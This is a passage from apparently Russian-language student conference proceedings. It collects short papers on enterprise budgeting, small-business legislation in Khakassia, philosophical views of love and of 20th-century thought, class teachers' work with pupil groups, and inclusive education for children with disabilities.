Бюджетирование – это производственно-финансовое планирование деятельности предприятия путем составления общего бюджета предприятия, а также бюджетов отдельных подразделений с целью определения их финансовых затрат и результатов. Назначение бюджетирования на предприятии заключается в том, что это основа планирования и принятия управленческих решений на предприятии, оценки всех аспектов финансовой состоятельности предприятия, контроля и управления материальными и денежными ресурсами предприятия, укрепления финансовой дисциплины и подчинения интересов отдельных структурных подразделений интересам предприятия в целом и собственникам его капитала [1].

По своей сущности бюджет – это количественное выражение плана, инструмент координации и контроля над его выполнением. Бюджетирование играет большую роль, так оно является самым детализированным уровнем планирования в настоящее время.

В российских организациях, которые применяют бюджетирование, используются наиболее прогрессивные формы интеграции структур управления финансовой деятельностью и создаются:

- центры планирования – структурные подразделения, занимающиеся составлением прогнозов и определением основных тенденций финансовой деятельности организации;
- центры финансовой ответственности, принимающие управленческие решения по доходам, расходам, инвестициям и прибыли;
- центры возникновения затрат, осуществляющие нормирование, планирование и учет затрат с целью их контроля и оценки эффективности использования производственных ресурсов [2].

Как и любое явление бюджетирование имеет свои положительные и отрицательные стороны. К положительным моментам можно отнести, в первую очередь, оптимизацию прибыли и затрат, мотивацию персонала, а также возможность своевременного внесения определенных корректив и координацию работы предприятия в целом. К тому же, при разработке бюджета возможно выявить то, какие ресурсы предприятию необходимы, а от каких нужно отказаться. Недостатком можно считать восприятие бюджета по-разному среди работников: одни считают бюджет ненужным документом, другие наоборот, понимают его важность и очень ответственно подходят к его планированию и исполнению. Кроме того, минусом бюджетирования является и увеличение объёма бумажной работы.

Вся процедура бюджетирования должна быть организована таким образом, чтобы на последнем этапе руководство получало три основные бюджетные формы:

- бюджет доходов и расходов;
- бюджет движения денежных средств;
- прогнозный баланс [3].

Некоторые предприятия считают достаточным составление только одного бюджета: доходов и расходов или движения денежных средств. Однако для эффективного планирования деятельности компании целесообразнее получать все три бюджетные формы. Бюджет доходов и расходов определяет экономическую эффективность предприятия, в бюджете движения денежных средств непосредственно отражают финансовые потоки, а в прогнозном балансе выявляется экономический потенциал и финансовое состояние предприятия. Можно сделать вывод, что при отсутствии хотя бы одного из трех бюджетов картина планирования будет неполной.

Нужно отметить, что после составления перечисленных бюджетных форм работа по планированию не заканчивается. Во-первых, полученные данные являются исходными для управленческого анализа, например для расчета коэффициентов. А во-вторых, начинается стадия коррекции, согласования и решения проблемных вопросов. Весь процесс бюджетирования выходит на второй круг, и в результате одна часть количественной информации переходит в категорию «обязательной к исполнению», а другая – в категорию ближайших уточненных планов.

Сегодня российские компании крайне редко используют бюджетирование. Это объясняется высокой степенью неопределенности на российском рынке и нестабильностью инфляционных процессов. Кроме того, большинство руководителей не желают вкладывать денежные средства в процесс бюджетирования, так как считают его малоэффективным. Однако, практика показывает, что эффективное управление финансами предприятия невозможно без планирования всех финансовых потоков, процессов и отношений организации.

Современная экономика диктует свои условия в развитии коммерческих предприятий, поэтому переход к бюджетированию на сегодняшний день оправдан. В условиях инфляции трудно выжить без конкретных целей и задач, который дает бюджет. Система бюджетов позволяет заранее оценить эффективность управленческих решений, оптимальным образом распределить ресурсы организации, наметить пути развития и избежать кризисной ситуации.

Библиографический список:

1. Сущность бюджетирования. URL: <http://www.profiz.ru> (Дата обращения 20.03.2017)
2. Барашьян В.Ю. Финансовый менеджмент / В.Ю. Барашьян, В.Д. Бджола, О.Г. Журавлева. – М.: КноРус. 2015. – 47с.
3. Бюджетирование. Составление и исполнение бюджета. URL: <http://www.financial-lawyer.ru/topicbox> (Дата обращения 21.03.2017)

ВЛИЯНИЕ ГОСУДАРСТВЕННОГО И РЕГИОНАЛЬНОГО ЗАКОНОДАТЕЛЬСТВА НА РАЗВИТИЕ СУБЪЕКТОВ МАЛОГО И СРЕДНЕГО ПРЕДПРИНИМАТЕЛЬСТВА В РЕСПУБЛИКЕ ХАКАСИЯ

Юданов Е.А., Субракова Л.К.

*Хакасский государственный университет им. Н.Ф. Катанова, Институт экономики и
управления*

За последние несколько лет, развитие малого и среднего бизнеса становится одной из приоритетных задач не только в рамках целого государства, но и в отдельных регионах в частности. Поскольку малый бизнес является одним из наиболее важных элементов экономической системы современных развитых государств, нормальная работа данного сектора экономики позволяет насытить экономику новыми рабочими местами, а государственный финансовый сектор – налогами.

Для определения среди всех предприятий субъектов малого и среднего предпринимательства, а так же для наделения их льготами был принят Федеральный закон от 24.07.2007 года № 209-ФЗ "О развитии малого и среднего предпринимательства в Российской Федера-

ции". Согласно этого закона, все субъекты предпринимательства (как юридические лица, так и индивидуальные предприниматели) в России разделяются на следующие категории: предприятия малого бизнеса, в том числе и микропредприятия; предприятия среднего бизнеса; крупные предприятия.

На 2015 год в Российской Федерации было зарегистрировано более 242 тысяч малых предприятий (без учета микропредприятий), а так же более 2413 тысяч индивидуальных предпринимателей, которые обеспечивают занятость 9 миллионов человек. Для развития субъектов малого и среднего предпринимательства бы принят Федеральный закон от 26.12.2008 № 294-ФЗ "О защите прав юридических лиц и индивидуальных предпринимателей при осуществлении государственного контроля (надзора) и муниципального контроля", а так же № 246-ФЗ от 13.07.2015, который снижает административную нагрузку на данный сектор бизнеса. В дополнении к вышеперечисленным законодательным актам 3 ноября 2015 был принят Федеральный закон №306-ФЗ "О защите прав юридических лиц и индивидуальных предпринимателей при осуществлении государственного контроля (надзора) и муниципального контроля", согласно которому документы для проверок, дублированные у иных государственных органов запрашиваются у данных органов, а не непосредственно у субъектов предпринимательства.

Принятые меры позволили Российской Федерации занять 26-ю строчку в рейтинге DoingBusiness по созданию предприятий и 40-ой по лёгкости ведения бизнеса среди стран Европы и Центральной Азии.

Помимо федеральных законодательных актов на территориях субъектов Российской Федерации так же существуют программы поддержки предпринимательства. Например, в Республике Хакасия существует грантовая поддержка малых субъектов бизнеса за счёт подпрограммы "Развитие субъектов малого и среднего предпринимательства в Республике Хакасия на 2014–2016 годы" государственной программы Республики Хакасия "Экономическое развитие и повышение инвестиционной привлекательности Республики Хакасия (2014–2016 годы)", утвержденной постановлением Правительства Республики Хакасия от 13.11.2013 № 610.

Создание условий для развития малого и среднего бизнеса на федеральном и региональном уровне не может, не отразится на динамике создания субъектов малого и среднего предпринимательства. Для анализа выбраны наиболее популярные организационно-правовые формы для малого и среднего бизнеса: Общество с ограниченной ответственностью, Индивидуальный предприниматель, Крестьянско-фермерские хозяйства. В качестве регионального субъекта выбрана Республика Хакасия за период 2014-2016 год.

В период с 2016 по 2016 год на территории Республики Хакасия было зарегистрировано 70 456 субъектов малого бизнеса, из них 47 363 ИП и КФХ и 23 093 ООО. Динамику можно проследить на рисунке 1.




Рисунок 1 - Динамика создания ИП/КФХ и ООО в Республике Хакасия за период 2014 – 2016 гг.

Как видно из рисунка наиболее популярной организационно-правовой формой является ИП и КФХ, однако с каждым годом количество регистраций снижается в среднем на 2,4 %. Количество созданных ООО год от года растёт, средний годовой прирост составляет 2,9 %, однако прирост в период с 2015 по 2016 год составил 1,8 %, что говорит о снижении темпов создания ООО.

Таким образом, не смотря на все усилия государственных и региональных законодательных органов власти, в Республике Хакасия наблюдается отрицательный прирост предприятий в сегменте малого и среднего бизнеса (-0,4 % за 2014-2015 гг. и -0,9 % за 2015-2016 гг.), что связано с недостаточными условиями поддержки малого и среднего предпринимательства в регионе. Согласно ожидаемым результатам подпрограммы о развитии малого и среднего предпринимательства на 2014-2016 гг. поддержка была оказана: до 56 предприятий на модернизацию основных фондов; до 85 государственных грантов на создание и развитие бизнеса; до 40 кредитов под гарантией гарантийного фонда Республики Хакасия. В сравнении с количеством, созданных за данный период организаций – данные показатели являются достаточно низкими.

В период кризиса и санкций в Российской Федерации малому и среднему бизнесу всё сложнее становится функционировать в современной экономике, поэтому государственная поддержка необходима как никогда. Однако её настоящего количества далеко недостаточно для всесторонней поддержки всех существующих субъектов малого и среднего бизнеса, что постепенно ведёт к увяданию отрасли.

Библиографический список:

1. Федеральный закон от 24.07.2007 № 209-ФЗ "О развитии малого и среднего предпринимательства в Российской Федерации" (с изменениями и дополнениями).
2. Федеральный закон от 03.11.2015 № 306-ФЗ "О защите прав юридических лиц и индивидуальных предпринимателей при осуществлении государственного контроля (надзора) и муниципального контроля".
3. Подпрограмма "Развитие субъектов малого и среднего предпринимательства в Республике Хакасия на 2014–2016 годы" государственной программы Республики Хакасия "Экономическое развитие и повышение инвестиционной привлекательности Республики Хакасия (2014–2016 годы)", утвержденной постановлением Правительства Республики Хакасия от 13.11.2013 № 610.
4. Суринов А.Е. Россия в цифрах 2016. Краткий статистический сборник. М.: Росстат, 2016. – 543 с.
5. Единый реестр субъектов малого и среднего предпринимательства // Федеральная налоговая служба. URL: <https://rmsp.nalog.ru/> (Дата обращения: 15.03.2017).

Секция 4

Социокультурное пространство России: традиции и вызовы современности

ЛЮБОВЬ КАК ФИЛОСОФСКАЯ КАТЕГОРИЯ

Алгайкина Е.С., Воробьева О.Б.

Самарский государственный университет путей сообщения

Любовь - прекрасное, необыкновенное чувство, оно вдохновляет, окрыляет, наполняет жизнь яркими красками, ради него люди готовы на многое. Каждый человек ищет любовь и когда находит привыкает к ней, старается уберечь от невзгод, борется за нее. Если это чувство безответно, то старается забыть объект своего обожания, страдает.

Многие люди задавались и до сих пор задаются вопросом что такое любовь. Философы разных времен пытались найти ответ на него.

В Древней Греции философ Сократ рассматривал любовь как особое состояние человеческой души. Его учеником был Платон, который считал, что человека, умеющего любить, можно считать бессмертным. Отсюда появилось понятие «платоническая любовь» - идеальная любовь, для которой не нужен телесный контакт; духовная любовь без каких-либо сексуальных желаний.

Последователем Платона был Аристотель, который создал типологию любовных чувств, где выделил 6 видов любви. Первый – агапе-жертвенная любовь. Любящий человек жертвует всем: своими интересами, карьерой, привычками ради другого человека. Второй вид любви, сформулированный философом, людус-любовь-игра. Такие отношения стоятся только на сексуальном влечении друг к другу. Третий тип – эрос-чувственная любовь. Основана на нежности, преданности, доверии партнеров, взаимоуважении и понимании. Заинтересованность в жизни возлюбленного, забота о нем. Четвертым типом выступает мания: любовь-одержимость. Строится на страсти и ревности. Человек эгоистичен и считает, что только ему позволено общаться с объектом своего обожания. Пятый тип любви по Аристотелю прагма-рассудочная любовь, либо любовь по расчету. Человек не любит, а просто ищет человека, с которым ему будет хорошо и удобно, по принципу «выгодно-не выгодно». Сторге – любовь-дружба – шестой тип любви. Такая любовь основана на дружбе и полном доверии, партнеры делятся друг с другом даже самыми сокровенными тайнами.

В позднеантичном мире в сфере религиозного сознания возник и сформировался идеал всеобъемлющей и всепрощающей любви. Без освящения божественным авторитетом такой идеал практически не мог стать достоянием общественного сознания древнего мира. «Воплощение Иисуса Христа, вся его деятельность на земле, страдания и смерть во искупление человеческих грехов были поняты евангелистами, затем и патристикой, как акция глубочайшей любви Бога к людям» [2, с.88].

Августин Аврелий, крупнейший представитель и завершитель латинской патристики, видел новое отношение к миру и новое мировоззрение пронизанными идеей любви. Разрабатывая новозаветные идеи любви к Богу и ближнему, Августин приходит к убеждению, что всеобъемлющая любовь должна составлять основу жизни и служить главным стимулом познания мира и его первопричины. Истинная любовь ведет к познанию Бога, а такой любовью, вторит Августин Новому завету, «является то, что мы, держась истины, праведно живем и презираем все смертное, кроме любви к людям, в которой мы желаем, чтобы они вели праведную жизнь»[3, с.52]. Любовь к людям у Августина - путь к Богу, и он постоянно подчеркивает это. В другом случае он соединяет любовь к ближнему с состраданием: «...в чем бы ни выражалась наша деятельность среди людей, она должна быть проникнута состраданием и самой искренней любовью»[3, с.53]. В период поздней античности человечество впервые

пришло к идее всеобъемлющего гуманизма. Такая теория и практика многих раннехристианских деятелей была направлена на реализацию этой идеи.

Представитель классической немецкой философии Иммануил Кант рассматривал тему любви с этической точки зрения. Для него это чувство является долгом, моральным обязательством, но при этом добровольным: «Но когда дело касается выполнения долга, а не просто представления о нем, когда речь идет о субъективной основе действия, в первую очередь определяющей, как поступит человек (в отличие от объективной стороны, диктующей, как он должен поступить), то именно любовь, свободно включающая волю другого в свои максимумы, необходимо дополняет несовершенство человеческой природы и принуждает к тому, что разум предписывает в качестве закона» [4, с.289].

Другой немецкий классик Иоганн Фихте размышлял о любви как об объединении двух противоположностей. Мужчине он приписывал полную активность, а женщине – пассивность, покорность и послушание.

Тема любви была очень близка и русской философии. Николай Бердяев в своей работе «Смысл творчества» определяет любовь как свободное художество: «В творческом акте любви раскрывается творческая тайна лица любимого. Любящий прозревает любимого через оболочку природного мира. Это есть путь к раскрытию тайны лица, восприятию лица в глубине его бытия. Любящий знает о лице любимого то, чего весь мир не знает, и любящий всегда более прав, чем весь мир. Нелюбящий знает лишь поверхность лица, но не знает его последней тайны» [1, с.154].

Русский философ Владимир Соловьев считал, что любовь – средство продолжения рода и выделил 3 вида любви. Любовь, которая более дает, чем получает, названная философом нисходящей, помещена Соловьевым в его классификации в первый тип. К ней относил любовь родителей к детям. Второй вид любви – любовь, которая более получает, чем дает, или восходящая. К ней относится любовь детей к родителям, преданность домашних животных своему хозяину. К третьему виду философ соотнес любовь, которая ровно дает и получает, или половая. Это любовь супругов друг к другу [5, с.494].

Любовь бывает разной: эгоистичной, жертвенной, чувственной, страстной, взаимной, безответной. С одной стороны, это сильное чувство, ведь оно способно изменить жизнь человека, может «окрылить» его, либо «сломать». С другой стороны, очень хрупкое, потому что любовь можно потерять из-за нелепого поступка, из-за неверной фразы или глупой ссоры. Любовь – это счастье, за которое нужно бороться и которое стоит ценить.

Библиографический список:

1. Бердяев Н. Смысл творчества // Философия творчества, культуры, искусства. М., 1994. Т. 1. С. 203.
2. Воробьева О.Б. Категория любви в христианско-патристической традиции // Наука и культура России. 2007. С.87-89.
3. Воробьева О.Б., Вострякова Ю.В. Любовь как гносеологическая категория в византийско-православной культуре средневековья // Актуальные научные разработки. 2014. С.52-54.
4. Кант И. Концы всего сущего // Трактаты и письма. М., 1980. С. 289 - 290.
5. Соловьев В.С. Смысл любви. Соч.: В 2 т. М., 1988. Т. 2. С. 494.

ФИЛОСОФИЯ XX ВЕКА: ТЕОРЕТИЧЕСКИЕ АСПЕКТЫ ПРОБЛЕМЫ ВЗАИМОДЕЙСТВИЯ ЛИЧНОСТИ И КУЛЬТУРЫ

Артеменков А.С., Малахова О.Ю.

Оренбургский институт путей сообщения – филиал СамГУПС

Во второй половине 19 века наметился постепенный отход от классики и плавный переход к неклассической философии, начался период смены образцов и принципов философского мышления. Философия XX века характеризовала классическое направление как некую суммарную тенденцию или стилистику мышления, которая свойственна примерно трехсотлетней эпохе развития западной мысли. В это время мыслительная структура классического направления была насквозь пронизана чувством естественного порядка вещей и рационально постижимого в теории познания. Приверженцы классического течения полагали, что разум –

это основной и наиболее совершенный инструмент преобразования в жизни человека. Решающими силами, которые позволяют надеяться на решение насущных проблем человечества, провозглашались знание как таковое и рациональное познание. Философия XX в. поражает разнообразием школ и концепций, но вместе с тем многие из них явились непосредственным продолжением, разработкой фундаментальных идей, заложенных в предыдущем столетии.

Среди основных философских направлений выделяются феноменология, экзистенциализм, философия науки и неопозитивизм, психоанализ, религиозная философия и др.

Феноменология – учение, выдвинутое Э. Гуссерлем и его учениками. По их мнению, главная цель философии – построить науку о «чистых сущностях», противопоставляемую науке о познании реальных фактов. Центральное понятие феноменологии – «интенциональность сознания», т.е. направленность на объект, а базовый принцип этого учения – «Нет объекта без субъекта». Феноменология делает предмет своего рассмотрения «чистое сознание». Среди основных требований феноменологического метода – воздерживаться от каких-либо суждений, относящихся к объективной реальности и выходящих за рамки «чистого сознания»; рассматривать сам субъект познания не как реальное существо, а как «чистое сознание».

Экзистенциализм как направление современной мысли, возникает в начале 20-х годов, а его расцвет приходится на 40-60-е годы. Выделяют религиозный экзистенциализм (Г. Марсель, К. Ясперс, Н. Бердяев, Л. Шестов, М. Бубер) и атеистический (Ж.-П. Сартр, А. Камю). В новейших изданиях фигурирует еще одно подразделение экзистенциализма – на экзистенциальную онтологию (М. Хайдеггер), экзистенциальное озарение (К. Ясперс) и экзистенциализм Ж.-П. Сартра. Вместе с тем, для всех направлений экзистенциализма характерен ряд особенностей: прежде всего убеждение в том, что единственной подлинной действительностью является бытие человеческой личности, которое открывается человеку непосредственно через экзистенцию. «Экзистенция» – центральное понятие этой философии, оно обозначает ядро человеческого «Я», выражающее его конкретную неповторимую личность. Экзистенция недоступна рациональному мышлению, познать ее может только сам человек, находясь в пограничной ситуации, т. е. перед лицом смерти. Обретя себя как экзистенцию, человек обретает и собственную свободу, которая состоит, по мнению экзистенциалистов, в том, что человек выбирает себя, формируя личное «Я» каждым своим действием. Это означает, что человек лично ответственен за свои поступки [3, 4].

Динамическая трансформация современного общества идет по пути кризисов, затрагивающих социальное, культурное, экономическое, профессиональное пространство личности, что влечет смену социально-ценностных ориентиров. С одной стороны, наблюдается разрушение привычного для личности социокультурного поля, выраженного в сломе системных связей с миром профессий, утрате смысложизненных ориентиров, изменением содержания ценностно-смысловой сферы. С другой стороны, усложнение общественной жизни, нарастание динамики социально-экономической активности приводит к зарождению новых психических реалий, опосредующих личностное и профессиональное развитие, обостряя при этом проблему становления личности в меняющихся социокультурных условиях [1, 2].

Т.о., философия XX века, исследуя феномен человека и связанный с ним феномен культуры, сформировала позицию, в соответствии с которой эта сущностная взаимосвязь позволяет человеку формировать внутренний мир, осознавать его моральность, политический и эстетический смысл, принимать решение и делать моральный и нравственный выбор, обрести себя как личность.

Библиографический список:

1. Малахова О.Ю. Философско-педагогические аспекты проблемы личности в современном российском образовании. / М-лы II Междунар. научно-практ. конф. «Россия и Европа: связь культуры и экономики». – Прага: WORLD PRESS s.p.o., 2012. – С. 219-221.
2. Малахова О.Ю. Теоретико-методологические векторы исследования проблемы профессионально-личностного самоопределения студента вуза. // Наука и культура России. Самара: СамГУПС, 2016.

3. Попов А.Н., Малахова О.Ю. Гуманистическая траектория развития высшего образования в современных российских социокультурных условиях. // Научный поиск: теория и практика: альманах. Уфа: Аэтерна, 2017. – С. 126-128.

4. https://psyera.ru/filosofiya-xx-veka_9682.htm

5. <http://fb.ru/article/32910/filosofiya-veka>

ДЕЯТЕЛЬНОСТЬ КЛАССНОГО РУКОВОДИТЕЛЯ ПО РАЗВИТИЮ СОВРЕМЕННОГО ДЕТСКОГО КОЛЛЕКТИВА

Баева Т.А., Михайлова Н.М.

Оренбургский педагогический университет

Обращение к процессу воспитания детского коллектива имеет большое научно-познавательное и общественно – культурное значение. Воспитание детей как обязательный элемент общественной жизни в разные периоды времени возлагалось на семью, церковь государство . Эта тема актуальна в наше время .

А.С. Макаренко писал, что детский коллектив – это "инструмент прикосновения к личности". А В.А. Сухомлинский утверждал обратное. Он рассуждал о коллективе ,как о безликой массе . Считал ,что воспитывающая сила коллектива начинается с того, что есть в каждом отдельном человеке, какие духовные богатства имеет каждый человек, что он привносит в коллектив, что дает другим, что от него берут люди. Дорошина И.Г. рассматривает детский коллектив, как группу детей, в которой создаются высоконравственные и эстетические отношения ,которые способствуют формированию личности и развитию индивидуальности каждого её члена . Исследуя проблему развития детского коллектива психологи считают ,что развитый детский коллектив представляет собой необходимое условие самоутверждения личности. Ему присущи общность целей и адекватность мотивов предметно-практической совместной деятельности, направленной на пользу общества, определенная организация общения, широкая система коллективных связей.

В современных условиях жизни процесс воспитания учащихся изменился, так как большое внимание уделяется самоуправлению. Эти изменения заключаются в совершенно новом процессе управления и самоуправления жизнедеятельностью детских коллективов. В связи с тем, что уже давно отказались от создания октябрятских звёздочек и пионерских отрядов, а всё это привело к новой организации самоуправления в классном коллективе. Эти изменения связаны с тем, что изменился процесс воспитания. Детям в школах дается больше свободы. Свобода заключается в классной деятельности. Внутри класса или школы могут проводиться различные мероприятия, концерты, в которых дети могут проявить свои таланты. Все это делается для того, чтобы ребенок раскрылся, проявил все свои качества, показал себя [1]. Таким образом, современный детский коллектив представляет собой «классную семью». Семью, в которой ребенок может проявить себя, свои качества.

Нельзя не обратить внимание на то, что за последние годы деятельность педагога, да и сам образовательный процесс претерпел значительные изменения. Всё это связано с тем, что мир не стоит на месте, он развивается. Поэтому под влиянием социокультуры их процессов модернизации экономики страны, меняется и современное образование, в том числе и школьное. Классный руководитель осуществляет организацию детского коллектива, в основании которого лежат взаимоотношения между учащимися, их родителями и учителями. Классный руководитель изучает личность каждого ребёнка, а также поведенческие особенности каждого члена детского коллектива, и только после проведённого анализа, на основании полученных данных, классный руководитель формирует деятельность детского коллектива, где главной целью является создание слаженной команды. Классный руководитель является важнейшим звеном воспитательного процесса, так как вся сущность этого процесса заключается в педагогическом взаимодействии [2]. Педагогическое взаимодействие представляет собой длительный или же временный контакт педагога и воспитанников, что впоследствии оказывает влияние на взаимную деятельность, отношения и поведение.

На развитие детского коллектива влияет не только классный руководитель, но и педагогический коллектив в целом главными задачами которого по отношению к ученику являются: ценностное самоопределение, формирование устойчивых ценностей смысла бытия, формирование и совершенствование потребности в саморазвитии, прививание любви к обучению, понимания не только окружающего мира, но и самого себя, развитие способностей и компетенций, связанных не только с адаптацией к окружающему миру, но и с изменением и преобразованием прежде всего себя самого себя как личности, развитие способности к продуктивной созидательной деятельности.

Г.И. Щукина рассматривает тему детского коллектива, обращаясь к методам его воспитания: «Методы воспитания – это способы целенаправленного воздействия педагогов и детского коллектива на воспитанников и организации их деятельности, способствующие достижению воспитательных задач». Каждый педагог имеет свои методы и формы взаимодействия для формирования сплочённого детского коллектива. Но всё же существуют и традиционные методы, которые существуют и сейчас. Например, школьные мероприятия, которые устраиваются, прежде всего, для развития творческого потенциала, выявления способностей детей, талантов, а также для того, чтобы на основании взаимодействия объединить детей. В современных образовательных организациях так же существуют и традиционные классные часы. Классный час необходим для развития детского коллектива. Он осуществляет множество функций: просветительская, ориентирующая, направляющая. Все они необходимы для формирования самостоятельной и независимой личности, яркой индивидуальности. Просветительская функция данной формы заключается в том, что классный час расширяет кругозор учеников. Его предметом могут стать и сведения о событиях, происходящих в стране, мире, т.е. любое явление социальной жизни. Ориентирующая функция состоит в формировании у учеников позитивного отношения к окружающему миру, в формировании общественных ценностей. Направляющая функция классного часа заключается в переводе общих представлений о жизни в область реальности. Данная функция является наиболее важной. Так как именно она способствует социальной адаптации ребёнка [3]. Классный руководитель осуществляет управление детским коллективом. Активная классная жизнь обеспечивает положительное развитие духовных, моральных, а также физических качеств учеников. Участия в различных школьных мероприятиях помогают ученику раскрыться, показать свои творческие способности. Более того, подобные мероприятия объединяют учеников в одну команду вместе классным руководителем и родителями, т.к. родители также принимают активное участие в творческой жизни своих детей. Классная жизнь помогает выработать чувство долга, чувство ответственности [1]. Хочется отметить, что младшие классы сами не особо стремятся принимать активное участие в классной жизни. А в старших классах большая роль отводится классным руководителем на объединение детей при подготовке и проведении мероприятия. Чтобы активно реализовывать управление классным коллективом нужно чётко знать уровень зрелости коллектива, а также правильно распределять степень влияния на каждого ученика. Стоит не забывать, что управление классным коллективом должно основываться на нравственных нормах и развивать только положительные качества личности [3].

Таким образом, хочется подчеркнуть, что деятельность педагога всегда включала в себя много сложнейших задач и функций, но с развитием современного многополярного мира, задачи педагога, его функции расширяются. Педагог должен стремиться к тому, чтобы каждый ребёнок смог саморазвиваться в современном мире.

Библиографический список:

1. Рындак В.Г. Управление современным классным коллективом: пути решения / В.Г. Рындак, Н.М. Михайлова // Классный коллектив в современной науке и практике образования: методология исследования, реалии и перспективы развития: междунар. науч.-практ. конф., 2016. – С. 246-249.
2. Сагай А. С. Особенности воспитательной деятельности классного руководителя в школе / А.С. Сагай // Проблемы и перспективы развития образования: материалы VI Междунар. науч. конф., 2015. - С. 15-17.
3. Сухомлинский В.А. Рождение гражданина / пер. с укр. Н. Дангуловой. – М.: Молодая гвардия, 1979. – 335 с.
4. Харламов И.Ф. Педагогика: учеб. пособие. М.: Гардарики, 2007. – 519 с.

ОРГАНИЗАЦИЯ ИНКЛЮЗИВНОЙ ОБРАЗОВАТЕЛЬНОЙ СРЕДЫ ДЛЯ ДЕТЕЙ С ОГРАНИЧЕННЫМИ ВОЗМОЖНОСТЯМИ ЗДОРОВЬЯ

Байчурина М.П., Конькина Е.В.

Оренбургский государственный педагогический университет г. Оренбург

В современном мире увеличивается численность детей с ограниченными возможностями здоровья, которые испытывают трудности в усвоении образовательной программы. Для них требуется создание специальных условий обучения и воспитания, и возникает необходимость комплексного сопровождения таких детей в условиях образовательных учреждений. Иными словами необходима безбарьерная образовательная среда, которая бы позволила детям с ОВЗ реализовать в полной мере свои образовательные потребности. В связи с этим возникает необходимость создания инклюзивного образовательного пространства для детей с ОВЗ.

В современной психолого-педагогической науке и практике понятие «образовательная среда» широко используется при обсуждении условий обучения и воспитания. Исследованию проблем образовательной среды посвящены многочисленные работы отечественных и зарубежных ученых (Я. Корчак, Дж. Гибсон, В.А. Ясвин, С.В. Тарасов, Г.А. Ковалев и др.).

Образовательная среда рассматривается как подсистема исторически сложившейся социокультурной среды и одновременно как специально организованные педагогические условия, в которых осуществляется развитие личности ребенка. В этом смысле образовательная среда интересна своим функциональным назначением, с точки зрения качества предоставляемых ею образовательных возможностей для эффективного саморазвития ее субъектов. В контексте рассмотрения проблем инклюзивного образования понятие среды приобретает особую актуальность. Это связано с тем, что включение ребенка с особыми образовательными потребностями предъявляет новые требования к ее организации. Изменение касается технологических, организационно-методических, нравственно-психологических и других параметров.

Прежде чем разрабатывать инклюзивную образовательную среду мы обратились к понятию и сущности категории «образовательная среда».

Образовательная среда – это система влияний и условий формирования личности; совокупность возможностей для ее развития, содержащихся в социальном и пространственно-предметном окружении (Ясвин В.А.). Категория «образовательная среда» связывает понимание образования как сферы социальной жизни, а среды как фактора образования (Баева И.А.).

Инклюзивная образовательная среда – вид образовательной среды, обеспечивающей всем субъектам образовательного процесса возможности для эффективного саморазвития. Предполагает решение проблемы образования детей с ограниченными возможностями за счет адаптации образовательного пространства к нуждам каждого ребенка, включая реформирование образовательного процесса, методическую гибкость и вариативность, благоприятный психологический климат, перепланировку учебных помещений так, чтобы они отвечали потребностям всех без исключения детей и обеспечивали, по возможности, полное участие детей в образовательном процессе.

В основе организации инклюзивной образовательной среды, на наш взгляд, выступают следующие принципы:

1. Раннее включение в инклюзивную среду. Это обеспечивает возможность реабилитации, то есть первоначального формирования способностей к социальному взаимодействию;
2. Коррекционная помощь. Ребенок с нарушениями развития обладает компенсаторными возможностями, важно их «включить», опираться на них в построении образовательно-воспитательного процесса. Ребенок, как правило, быстро адаптируется к социальной среде, однако, он требует организации поддерживающего пространства и специального сопровождения (что также выступает в качестве условий, учитывающих его особые потребности).

3. Индивидуальная направленность образования. Ребенок с нарушениями может осваивать общую для всех образовательную программу, что является важным условием его включения в жизнедеятельность детского коллектива. При необходимости разрабатывается индивидуальный образовательный маршрут в зависимости от особенностей, глубины дефекта и возможностей ребенка. Маршрут должен быть гибким, ориентироваться на зону ближайшего развития, предусматривать формирование речевых умений, основных видов познавательной деятельности соответственно возрасту, развитие социальных умений.

4. Командный способ работы. Специалистам, педагогам, родителям необходимо работать в тесной взаимосвязи (по командному принципу), что предполагает совместное построение целей и задач деятельности в отношении каждого ребенка, совместное обсуждение особенностей ребенка, его возможностей, процесса его движения в развитии и освоении социально-педагогического пространства.

5. Активность родителей, их ответственность за результаты развития ребенка. Родители являются полноправными членами команды, поэтому им должна быть предоставлена возможность принимать активное участие в обсуждении педагогического процесса, его динамики и коррекции.

6. Приоритет социализации как процесса и результата инклюзии. Главным целевым компонентом в работе является формирование социальных умений ребенка, освоение им опыта социальных отношений. Ребенок должен научиться принимать активное участие во всех видах деятельности детей, не бояться проявлять себя, высказывать свое мнение, найти себе друзей; развивая межличностные отношения, научить других детей принимать себя таким, какой есть. А это, в свою очередь, возможно при достаточном уровне личностного и познавательного развития ребенка.

7. Развитие позитивных межличностных отношений не является спонтанным процессом, это также выступает предметом специальной работы педагогов.

8. Одной из системообразующих характеристик эффективной образовательной среды выступает ее безопасность (физическая и психологическая). Психологически безопасной средой можно считать такую среду, в которой большинство участников имеют положительное отношение к ней; высокие показатели индекса удовлетворенности взаимодействием и защищенности от психологического насилия (Баева И.А., Лактионова Е.Б.).

На основе данных принципов организуется инклюзивная образовательная среда в нашем образовательном учреждении. Для того, чтобы среда соответствовала принципам – необходимо было продумать структуру её организации. Изучив работы Е.А. Климова, В.А. Ясвина, Тарасова С.В., в которых предложены составляющие образовательной среды учреждения, мы выделили структуру инклюзивной образовательной среды как пространства социализации детей с различными возможностями и особенностями, включающую в себя пространственно-предметный, содержательно-методический и коммуникативно-организационный компоненты

Пространственно-предметный компонент это материальные возможности учреждения - доступная (безбарьерная) архитектурно-пространственная организация; обеспеченность современными средствами и системами, соответствующими образовательным потребностям детей).

Для беспрепятственного передвижения в пространстве детей с ослабленным зрением необходимы пограничные линии (фото) в виде окантовки красного цвета на дверях, столах, пособиях, разметки в физкультурном и музыкальном залах.

Для передвижения по лестнице можно предложить следующее оформление ступеней: на ступенях резиновые вставки, которые сигнализируют слепым детям о крае ступени, на соседнем рисунке окраска перил + жёлтая полоса на ступенях для слабовидящих детей.

